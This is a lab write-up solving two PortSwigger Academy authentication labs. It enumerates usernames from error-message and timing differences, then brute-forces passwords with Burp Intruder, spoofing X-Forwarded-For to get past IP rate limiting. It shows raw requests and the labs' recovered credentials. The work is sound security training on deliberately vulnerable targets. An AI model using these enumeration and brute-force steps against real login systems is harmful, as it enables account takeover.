

Lab 3: Authentication Vulnerabilities (password-based)

Username enumeration via different responses

Part 1: Description and Objective

Objective

The primary objective of this lab is to examine common vulnerabilities that occur in password-based login mechanisms. Specifically, this section focuses on exploiting these mechanisms to gain unauthorized access.

Lab Challenge: Username enumeration via different responses

- **Description:** According to the lab details, the target system contains a vulnerability allowing for username enumeration and password brute-force attacks. The system possesses an account with a predictable username and password, which can be found in the following provided wordlists:
 - Candidate usernames
 - Candidate passwords
- **Requirements:** To successfully complete this lab, the following steps must be performed:
 1. Enumerate a valid username using the different responses from the server.
 2. Brute-force the identified user's password.
 3. Access the user account page.

Part 2: Solution Overview

Based on the provided solution guide, the attack vector involves using **Burp Suite Intruder** to automate the enumeration process. The strategy is divided into two main phases:

Phase 1: Username Enumeration

- Intercept the POST /login request and send it to **Burp Intruder**.

- Set the attack type to **Sniper** and configure the payload position on the username parameter.
- Use the "Candidate usernames" list as the payload.
- **Analysis:** Analyze the **Length** column or response body. A valid username will trigger a different response (e.g., a specific error message like "Incorrect password" instead of "Invalid username") compared to invalid usernames.

Phase 2: Password Brute-forcing

- Once the valid username is identified, update the payload position to the password parameter.
- Use the "Candidate passwords" list as the payload.
- **Analysis:** Look for a **302** status code (redirection), which indicates a successful login, whereas failed attempts usually return a **200** status code.

Part 3: Step-by-Step Implementation

Step 1: Access the Lab

- **Action:** Navigate to the PortSwigger Web Security Academy page for the lab "Username enumeration via different responses".
- **Execution:** Click the orange button labeled "**ACCESS THE LAB**" to initiate the virtual lab environment.

← → ⌛ 0ab9001004cd692880bc35b2008c0054.web-security-academy.net

WebSecurity Academy Username enumeration via different responses Back to lab description

LAB Not solved

Home | My account

WE LIKE TO BLOG

It's All Just A Click Away

What I love most about Social Media is how it fills my days. Time just evaporates with every word I read, every video I watch and every pointless self-analyzing quiz I take part in. I used to tell people I...

[View post](#)

I'm At A Loss Without It - Leaving Your Smartphone Behind

The other day I left my purse in a friend's car. This led to the most disturbing 19 hours of my life until it was returned to me.

[View post](#)

Step 2: Navigate to the Login Page

- Action:** From the lab homepage, locate the navigation menu.
- Observation:** The lab environment loads the "We Like to Blog" homepage, and the "**My account**" link is visible in the top-right corner of the interface.
- Execution:** Click on "**My account**" to proceed to the login screen.

← → ⌛ 0ab9001004cd692880bc35b2008c0054.web-security-academy.net/login

WebSecurity Academy Username enumeration via different responses Back to lab description

LAB Not solved

Home | My account

Login

Username

Password

Log In

Step 3: Intercept the Login Request

- **Action:** Capture the HTTP request generated when attempting to log in.
- Execution:
 1. Ensure **Burp Suite** is running and the browser traffic is being proxied through it.
 2. On the login page (from Step 2), enter an **invalid** username and password (e.g., user / 123) and click the "**Log in**" button.
 3. Open Burp Suite and navigate to the **Proxy > HTTP history** tab.
 4. Locate the POST /login request in the history list. Highlight this request to view its details.

The screenshot shows the Burp Suite interface with two main windows. On the left is a browser window displaying a login page for 'WebSecurityAcademy'. The page has a red banner at the top stating 'Username enumeration via different responses' and 'LAB Not solved'. Below the banner is a 'Login' form with fields for 'Username' (containing 'test') and 'Password' (containing '***'). A green 'Log In' button is at the bottom. On the right is the Burp Suite proxy interface. The 'HTTP history' tab is selected, showing a list of captured requests. The most recent request is highlighted, showing a POST to 'https://0a170099036d0f8c3ef14dd00850057.web-security-academy.net/login'. The 'Request' pane displays the raw HTTP message, and the 'Inspector' pane shows detailed information about the request, including headers like 'Content-Type: application/x-www-form-urlencoded' and 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36'. The 'Positions' sub-tab in the 'Intruder' tab is also visible.

Step 4: Configure the Username Enumeration Attack

- **Action:** Send the intercepted request to Burp Intruder to set up the payload positions.
- Execution:
 1. In the intercept window (from Step 3), right-click on the request data and select "**Send to Intruder**" (or press Ctrl + I).
 2. Navigate to the **Intruder** tab, then the **Positions** sub-tab.
 3. Ensure the **Attack type** is set to "**Sniper**".
 4. Click the "**Clear \$**" button to remove the default markers.

- Highlight the value of the username parameter (e.g., test) and click the "Add \$" button to define it as the payload position.
- Verification:** The parameter should look like:
username=\$test\$&password=test.

Step 5: Launch the Username Enumeration Attack

- Action:** Load the list of candidate usernames into the payload configuration and execute the attack.
- Execution:**
 - In the **Intruder** tab, ensure the **Payloads** side panel (or tab) is open.
 - Check that **Payload type** is set to "**Simple list**".
 - Copy the list of **Candidate Usernames** from the PortSwigger lab description page.

The screenshot shows the PortSwigger platform. On the left, there's a sidebar with navigation links like 'Dashboard', 'Learning paths', 'Latest topics', 'All content', 'Hall of Fame', 'Get started', and 'Get certified'. The main content area is titled 'Lab: Username enumeration via different responses' and is marked as an 'APPRENTICE' level. It describes the lab as being vulnerable to username enumeration and password brute-force attacks. It mentions that there is an account with a predictable username and password. Below this, there are two red arrows pointing to the 'Candidate usernames' and 'Candidate passwords' links. At the bottom, there are buttons for 'ACCESS THE LAB', 'Solution', and 'Community solutions'.

- In the **Payload configuration** section, click "**Paste**" to load the usernames into the list.
- Click the "**Start attack**" button (orange button in the top bar).
- Analysis:** The attack window will open. Wait for it to finish, then click on the "**Length**" column header to sort the results.
- Observation:** Identify the single request that has a different length compared to the others. This specific request corresponds to the valid username.

- **Conclusion:** This discrepancy indicates that akamai is the valid username. The slight difference in length typically corresponds to a different error message (e.g., "Incorrect password" instead of "Invalid username").

The screenshot shows the Burp Suite interface during an 'Intruder attack' on the URL <https://0a170099036d0f8c83ef14dd00850057.web-security-academy.net>. The 'Results' tab is selected, displaying a table of captured items. The table includes columns for Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The payload 'akamai' is highlighted in blue, and its status code is 200, indicating success. Other payloads like 'administrator', 'admin', and 'root' resulted in errors (status code 226).

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
1	root	200	226		3248		
32	administrator	200	230		3248		
33	administrators	200	229		3248		
34	admin	200	271		3248		
35	ads	200	226		3248		
36	adserver	200	227		3248		
37	ai	200	226		3248		
38	adsl	200	228		3248		
39	af	200	228		3248		
40	affiliate	200	228		3248		
41	affiliates	200	228		3248		
42	affiliados	200	271		3248		
43	ag	200	270		3248		
44	agenda	200	269		3248		
45	agent	200	274		3248		
46	ai	200	228		3248		
47	aix	200	234		3248		
48	ajax	200	206		3248		
49	ak	200	228		3248		
50	akamai	200	226		3250		
51	al	200	270		3248		
52	alabama	200	226		3248		
53	alaska	200	226		3248		
54	albuquerque	200	228		3248		
55	alerts	200	228		3248		
56	aloha	200	228		3248		
57	altriverwind	200	269		3248		
58	am	200	221		3248		
59	amarillo	200	218		3248		
60	americas	200	227		3248		
61	an	200	223		3248		
62	analysis	200	271		3248		
63	analyzer	200	271		3248		
64	announce	200	225		3248		
65	announcements	200	299		3248		

Step 6: Configure the Password Brute-Force Attack

- **Action:** Now that the valid username (akamai) is known, configure Burp Intruder to brute-force the password for this specific account.
- Execution:
 1. Go back to the **Intruder > Positions** tab.
 2. Click "**Clear \$**" to remove the previous markers.
 3. Manually change the username parameter value to the valid username found: `username=akamai`.
 4. Highlight the value of the password parameter (currently test or similar) and click "**Add \$**" to set the new payload position.
 5. **Verification:** The parameters should look like:
`username=akamai&password=$test$`
 6. Ensure the **Attack type** is still set to "**Sniper**".

The screenshot shows the Burp Suite interface with the following details:

- Intruder Tab:** Selected tab.
- Sniper attack:** Selected in the dropdown menu.
- Target:** ademy.net, with the "Update Host header to match target" checkbox checked.
- Payloads Tab:** Active tab.
- Payload Configuration:**
 - Payload position: All payload positions
 - Payload type: Simple list
 - Payload count: 0
 - Request count: 0
- Payload List:**
 - Paste
 - Load...
 - Remove
 - Clear
 - Deduplicate (selected)
 - Add
 - Enter a new item
 - Add from list... [Pro version only]
- Payload Processing:**
 - Add
 - Enabled
 - Rule
 - Edit
 - Remove
 - Up
 - Down
- Payload Encoding:** Options for encoding payloads.
- Sidebar:** Shows tabs for Payloads, Resource pool, and Settings.

Step 7: Launch the Password Attack

- Action:** Load the list of candidate passwords and execute the brute-force attack to find the correct credential.
- Execution:**
 1. Navigate to the **Payloads** side panel (or tab).
 2. Ensure **Payload type** is set to "**Simple list**".
 3. **Clear** any existing payloads (from the username list used previously).
 4. Copy the list of **Candidate Passwords** from the lab description page.

The screenshot shows a web browser window for portswigger.net. The URL bar displays the path: portswigger.net/web-security/authentication/password-based/lab-us... . The main content area is titled "Lab: Username enumeration via different responses". A sidebar on the left lists various authentication topics. The main content includes a description of the lab's vulnerability to username enumeration and password brute-force attacks, mentioning a predictable account with a specific username and password. It also lists wordlists for candidate usernames and passwords. Below the description is an orange button labeled "ACCESS THE LAB". Further down are dropdown menus for "Solution" and "Community solutions".

5. Paste the passwords into the **Payload configuration** list.
 6. Click "**Start attack**".
 7. **Analysis:** Wait for the attack to complete. Sort the results by the "**Status**" code column.
 8. **Observation:** Look for a request that returns a **302** status code. A 302 code indicates a successful redirection (login), whereas failed attempts return 200.
- **Conclusion:** A 302 status code typically indicates a successful authentication followed by a redirection to the user's dashboard. Therefore, the valid password for the user akamai is identified as andrew.

Attack Save

3. Intruder attack of https://0a170099036d0f8c83ef14dd00850057.web-security-academy.net

Attack Save ?

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request ^ Payload

Resource pool

Settings

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
25	654321	200	227		3250		
26	superman	200	226		3250		
27	1qa2wvx	200	267		3250		
28	7777777	200	266		3250		
29	121212	200	229		3250		
30	000000	200	228		3250		
31	qazwsx	200	227		3250		
32	123qwe	200	227		3250		
33	killer	200	267		3250		
34	trustno1	200	228		3250		
35	jordan	200	228		3250		
36	jennifer	200	268		3250		
37	zxcvbnm	200	229		3250		
38	asidfh	200	228		3250		
39	hunter	200	267		3250		
40	buster	200	227		3250		
41	soccer	200	269		3250		
42	harley	200	225		3250		
43	batman	200	268		3250		
44	andrew	302	229		168		
45	tigger	200	227		3337		
46	sunshine	200	265		3337		
47	illiyuu	200	265		3337		
48	20000	200	225		3337		
49	charlie	200	265		3337		
50	robert	200	223		3337		
51	thomas	200	224		3337		
52	hockey	200	225		3337		
53	ranger	200	263		3337		
54	daniel	200	229		3337		
55	stanvars	200	223		3337		
56	klaster	200	227		3337		
57	112233	200	225		3337		
58	george	200	224		3337		
--	--	---	---		----		

Request Response

Pretty Raw Hex

Search

0 highlights

Finished

Step 8: Final Verification (Login)

- **Action:** Verify the discovered credentials by manually logging into the application to solve the lab.
 - Execution:
 1. Return to the browser and navigate to the login page.
 2. Enter the identified username: **akamai**.
 3. Enter the identified password: **andrew**.
 4. Click the "**Log in**" button.
 5. **Result:** The application should log you in successfully and redirect you to the "My Account" page. The lab status should update to "Solved".

Congratulations, you solved the lab!

[Share your skills!](#)   [Continue learning >](#)[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: akamai

Your email is: akamai@normal-user.net

[Update email](#)

Username enumeration via response timing

Part 1: Description and Objective

Objective

The goal of this challenge is to enumerate a valid username based on the time the server takes to respond, rather than the content of the response message. Following that, the password must be brute-forced to access the account.

Vulnerability

The application is vulnerable because it performs time-consuming tasks (like password hashing) only when a valid username is provided. This creates a timing discrepancy (side-channel) that can be measured.

Security Mechanism

The lab implements IP-based brute-force protection. To bypass this, we must spoof our IP address using the X-Forwarded-For header for each request.

Part 2: Solution Overview


Based on the provided solution analysis, the exploitation process involves the following key phases:

1. **Bypass IP Protection:** Modify the request to include the X-Forwarded-For header. This header allows the simulation of requests coming from different IP addresses.
2. Username Enumeration (Timing Attack):
 - a. Send a POST /login request with a **very long password** (e.g., 100 characters) to maximize the processing time for valid users (due to hashing).
 - b. Use **Pitchfork** attack type:
 - i. **Payload 1 (IP):** Iterates through numbers to fake different IPs.
 - ii. **Payload 2 (Username):** Iterates through the candidate usernames.
 - c. **Analysis:** Monitor the "Response received" or "Response completed" columns. The valid username will result in a significantly longer response time.
3. **Password Brute-force:** Once the username is known, perform a second Pitchfork attack using the found username and the list of candidate passwords, looking for a 302 status code.

Part 3: Step-by-Step Implementation

Step 1: Access the Lab

- **Action:** Navigate to the lab "Username enumeration via response timing" on PortSwigger Academy.
- **Execution:** Click the "**ACCESS THE LAB**" button to start the instance.



Step 2: Intercept and Modify the Request

- **Action:** Capture a login request and manually add the IP spoofing header.
- Execution:
 1. Navigate to the "My account" page.
 2. Enter an invalid username and password (e.g., test / 123) and click "**Log in**".
 3. In **Burp Suite Proxy**, intercept the POST /login request.
 4. **Modification:** Manually add the following header to the request (under the User-Agent or Cookie line): X-Forwarded-For: 127.0.0.1
 5. Right-click the modified request and select "**Send to Intruder**" to prepare for the attack configuration.

The screenshot shows the Burp Suite interface with the following details:

- Target:** https://0aa9001e04ad8b17d80c276b600ca0048.web-security-academy.net
- Positions:** Add \$, Clear \$, Auto \$
- Request:** (POST /login HTTP/2, Headers, Body)
- Payloads:** Payload position: No payload positions configured, Payload type: Simple list, Payload count: 0, Request count: 0
- Payload configuration:** This payload type lets you configure a simple list of strings that are used as payloads. It includes Paste, Load..., Remove, Clear, Deduplicate, Add, and Enter a new item buttons.
- Payload processing:** Add from list... [Pro version only]

```
1 POST /login HTTP/2
2 Host: 0aa9001e04ad8b17d80c276b600ca0048.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 27
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="143", "Not A[brand]";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Content-Type: application/x-www-form-urlencoded
13 Upgrade-Insecure-Requests: 1
14 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
15 Referer: https://0aa9001e04ad8b17d80c276b600ca0048.web-security-academy.net/login
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Dest: document
19 Sec-Fetch-Dest: document
20 Referer: https://0aa9001e04ad8b17d80c276b600ca0048.web-security-academy.net/login
21 Accept-Encoding: gzip, deflate, br
22 Priority: -1
23
24 username=test&password=test
```

Step 3: Configure the Pitchfork Attack

- **Action:** Configure Burp Intruder to use the **Pitchfork** attack type. This allows the attack to iterate through a list of IP addresses and a list of usernames simultaneously. Additionally, set a long password to induce a time delay for valid usernames.
- Execution:
 1. **Select Attack Type:** In the **Intruder > Positions** tab, change the **Attack type** dropdown menu from "Sniper" to "**Pitchfork**".
 2. Set Payload Markers:
 - **Payload 1 (IP Spoofing):** Highlight the last number of the IP address in the X-Forwarded-For header (e.g., the 1 in 127.0.0.1) and click "**Add \$**".
 - *Result:* X-Forwarded-For: 127.0.0.\$1\$
 - **Payload 2 (Username):** Highlight the value of the username parameter (e.g., test) and click "**Add \$**".

- o Result: username=\$tests\$

3. **Set Static Long Password:** Manually replace the password parameter value with a very long string (at least 100 characters) to maximize the hashing delay.

- Result:

password=aa...
 aa...
 (ensure no \$ markers are on the password).

```

1 POST /login HTTP/2
2 Host: 0aa9001e04a6817d80c276b600ca0048.web-security-academy.net
3 Cookie: session=qxt4DWY1vZg3nLCelVabsCKqtjvYjga99
4 Content-Length: 27
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0aa9001e04a6817d80c276b600ca0048.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
14 X-Forwarded-For: 127.0.0.1$1
15 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-User: ?1
19 Sec-Fetch-Dest: document
20 Referer: https://0aa9001e04a6817d80c276b600ca0048.web-security-academy.net/login
21 Accept-Encoding: gzip, deflate, br
22 Priority: u=0, i
23
24 username=$tests$&password=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa...  

  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa...  

  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa...
  
```

Step 4: Configure Attack Payloads

Action: Define the payload sources for both the IP spoofing (numbers) and the username enumeration (wordlist).

Execution:

1. Navigate to the **Intruder > Payloads** tab.
2. Configure Payload Set 1 (IP Spoofing):

Select **Payload set: 1** from the dropdown menu.

Change **Payload type** to "**Numbers**".


Set **From: 1**, **To: 100**, and **Step: 1**. This will generate numbers from 1 to 100 to create unique fake IPs (e.g., 127.0.0.1, 127.0.0.2, etc.).

3. Configure Payload Set 2 (Usernames):

Select **Payload set: 2** from the dropdown menu.

Ensure **Payload type** is set to "**Simple list**".

Paste the list of **Candidate Usernames** provided in the lab description.



Step 5: Launch the Attack and Analyze Response Timing

- Action:** Execute the Pitchfork attack and identify the valid username by analyzing the server's response time.
- Execution:**

1. Click the "**Start attack**" button in Burp Intruder.

2. **Enable Timing Columns:** In the attack results window, go to the "**Columns**" menu (or right-click the header row) and ensure "**Response received**" and "**Response completed**" are checked.

3. **Analyze Results:** Wait for the attack to finish. Click on the "**Response received**" column header to sort the results by time.

4. Observation: Identify the username associated with the request that took the longest time to process.

Expected Behavior: Invalid usernames are rejected quickly. The valid username forces the server to hash the long password, causing a noticeable delay (e.g., significantly higher milliseconds compared to others).

5. Result: The request for the username **azureuser** took **2,469 milliseconds** to process, while all other requests completed in approximately **260 milliseconds**.

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. A specific attack session is displayed, titled '2. Intruder attack of https://0a3e004f03a6fb4c80cbc77c00f9009b.web-security-academy.net'. The main pane shows a table of captured requests, with the first row highlighted in green. The columns include Request, Payload 1, Payload 2, Status code, Response received..., Error, Timeout, Length, and Comment. The 'Comment' column for the highlighted row shows a value of 2469, indicating the duration of the request. The table lists numerous test cases, many of which resulted in a status code of 200 and a response time of 260. The right side of the interface features various toolbars and panels for managing sessions, resources, and settings.

Request	Payload 1	Payload 2	Status code	Response received...	Error	Timeout	Length	Comment
19	19	azureuser	200	2469			3249	
52	52	alabama	200	311			3249	
36	36	adsiner	200	264			3249	
5	5	guest	200	261			3249	
42	42	affiliados	200	261			3249	
48	48	ajax	200	261			3249	
34	34	admins	200	260			3249	
61	61	an	200	260			3249	
13	13	pi	200	259			3249	
17	17	vagrant	200	259			3249	
22	22	accounting	200	259			3249	
30	30	administracion	200	259			3249	
35	35	ads	200	259			3249	
50	50	akamai	200	259			3249	
3	3	admin	200	258			3249	
7	7	adm	200	258			3249	
9	9	user	200	258			3249	
11	11	oracle	200	258			3249	
16	16	ec2-user	200	258			3249	
20	20	acceso	200	258			3249	
21	21	access	200	258			3249	
24	24	acid	200	258			3249	
33	33	administrators	200	258			3249	
60	60	americas	200	258			3249	
62	62	anaheim	200	258			3249	
64	64	announce	200	258			3249	
2	2	root	200	257			3249	
4	4	test	200	257			3249	
6	6	info	200	257			3249	
8	8	mysql	200	257			3249	
10	10	administrator	200	257			3249	
12	12	ftp	200	257			3249	
23	23	accounts	200	257			3249	
37	37	adsl	200	257			3249	
41	41	affiliate	200	257			3249	

Step 6: Configure the Password Brute-Force Attack

Action: Now that the username **azureuser** is identified, configure a second Pitchfork attack to brute-force the password while continuing to spoof the IP address.

Execution:

1. Return to the **Intruder > Positions** tab.


2. **Update Username:** Replace the username parameter payload `$tests$` with the valid username found: `username=azureuser`.

3. **Update Password:** Replace the long password string with the password parameter payload marker.

Result: password=Stest\$

Maintain IP Spoofing: Keep the payload marker on the X-Forwarded-For header unchanged (X-Forwarded-For: 127.0.0.81\$).

Attack Type: Ensure the attack type remains "**Pitchfork**".



```
1 POST /login HTTP/2
2 Host: 0a3e004f03a6fb4c80cbc77c00f9009b.web-security-academy.net
3 Cookie: session=0FLXjt#13D88pQKbpBwcvVjQSE803Qq6
4 Content-Length: 27
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0a3e004f03a6fb4c80cbc77c00f9009b.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
14 X-Forwarded-For: 127.0.0.$1
15 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-User: ?1
19 Sec-Fetch-Dest: document
20 Referer: https://0a3e004f03a6fb4c80cbc77c00f9009b.web-security-academy.net/login
21 Accept-Encoding: gzip, deflate, br
22 priority: u=0, i
23
24 username=azureuser&password=Stest$
```

Step 7: Launch the Password Brute-Force Attack

Action: configure the payloads to iterate through IP addresses and candidate passwords simultaneously, then execute the attack to find the correct credential.

Execution:

1. Navigate to the **Intruder > Payloads** tab.
2. **Payload Set 1 (IP Spoofing):** Keep the settings from the previous step (**Numbers**, 1 to 100, Step 1).
3. Payload Set 2 (Passwords):

Select **Payload set: 2**.

Important: Click "**Clear**" to remove the old username list.

Paste the list of **Candidate Passwords** (from the lab description) into the list.

4. Click "**Start attack**".

5. **Analysis:** Wait for the attack to finish. Click on the "**Status**" column header to sort the results.

6. **Observation:** Identify the single request that returns a **302** status code (Found/Redirect). This indicates a successful login.

7. **Conclusion:** A 302 status code indicates a successful login and redirection. Therefore, the valid credentials are **Username: azureuser** and **Password: dragon**.

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			200	253		3249		
1	1	123456	200	242		3249		
2	2	password	200	304		3249		
3	3	12345678	200	252		3249		
4	4	qwerty	200	289		3249		
5	5	123456789	200	302		3249		
6	6	12345	200	233		3249		
7	7	1234	200	276		3249		
8	8	111111	200	248		3249		
9	9	1234567	200	248		3249		
10	10	dragon	302	215		191		
11	11	123123	200	282		3336		
12	12	baseball	200	295		3336		
13	13	abc123	200	237		3336		
14	14	football	200	287		3336		
15	15	monkey	200	281		3336		
16	16	letmein	200	287		3336		
17	17	shadow	200	241		3336		
18	18	master	200	238		3336		
19	19	666666	200	280		3336		
20	20	qwertyuiop	200	267		3336		

Step 8: Final Verification (Login)

Action: Verify the discovered credentials by manually logging into the application to solve the lab.

Execution:

1. Return to the browser and the lab login page.
2. Enter the username: **azureuser**.
3. Enter the password: **dragon**.
4. Click the "**Log in**" button.

5. Result: The application should log you in successfully. The lab banner status should change to "**Solved**".

